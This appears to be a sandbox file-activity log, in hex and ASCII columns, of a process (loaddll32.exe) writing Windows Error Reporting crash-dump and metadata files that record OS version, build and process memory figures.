C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	5744	120	00 00 4b 77 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e fd 1d 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	Kw`A!-aBB?#@A	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	7612	34	1c 00 00 00 6e 00 68 00 4c 00 41 00 77 00 41 00 6f 00 34 00 39 00 66 00 2e 00 64 00 6c 00 6c 00 00 00	nhLAwAo49f.dll	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	5864	668	00 00 40 00 00 00 00 00 00 fd 09 00 21 fd 2f fd fd 46 4b 3f fd 1d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd fd 02 00 00 00 00 00 fd fd 02 00 00 00 00 0a 0d 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd 03 00 00 00 00 00 fd fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 1b 12 1b 00 00 00 00 00 25 fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 70 fd 04 00 00 00 00 00 6c fd fd fd 00 00 00 00 fd 28 19 1d 00 00 00 00 36 24 25 20 00 00 00 00 4c 5c fd 00 00 00 00 00 4c 24 01 00 73 fd 00 00 40 6d 05 00 5d fd 0a 00 25 fd 04 00 06 7f 15 00 70 fd 04 00 fd fd 29 00 7f fd 01 00 fd 36 12 00 00 00 00 00 fd fd 17 00 4c 65 04	@!/FK?Zb%@pl(6$%L\L$s@m]%p)6Le	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	33394	8728	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 16 00 00 05 00 00 00 fd 00 00 00 0e 29 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 20 18 00 00 6a fd 00 00 15 00 00 00 fd 01 00 00 00 17 00 00 16 00 00 00 fd 00 00 00 fd 18 00 00	4$)`8T j	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 37 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6740</Pid>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1180	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 35 00 32 00 35 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>6525</Uptime>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1222	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1226	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1230	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1312	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1316	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1320	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1372	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1376	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1380	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1424	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1428	2	09 00		success or wait	3	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1434	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 36 00 36 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>82366464</PeakVirtualSize>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1520	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1524	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1530	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 35 00 38 00 32 00 37 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>82358272</VirtualSize>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1600	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1604	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1610	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 39 00 39 00 31 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>1991</PageFaultCount>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1684	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1688	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1694	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 33 00 36 00 36 00 34 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7536640</PeakWorkingSetSize>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1790	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1794	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1800	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 33 00 36 00 36 00 34 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>7536640</WorkingSetSize>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1880	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1884	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	1890	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>158328</QuotaPeakPagedPoolUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2014	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 37 00 39 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>157936</QuotaPagedPoolUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2112	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2116	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2122	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 35 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>19536</QuotaPeakNonPagedPoolUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2246	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2250	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2256	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 31 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>19184</QuotaNonPagedPoolUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2364	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2368	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2374	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 35 00 32 00 33 00 38 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1552384</PagefileUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2450	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	2454	2	09 00		success or wait	3	6EE1497A	unknown
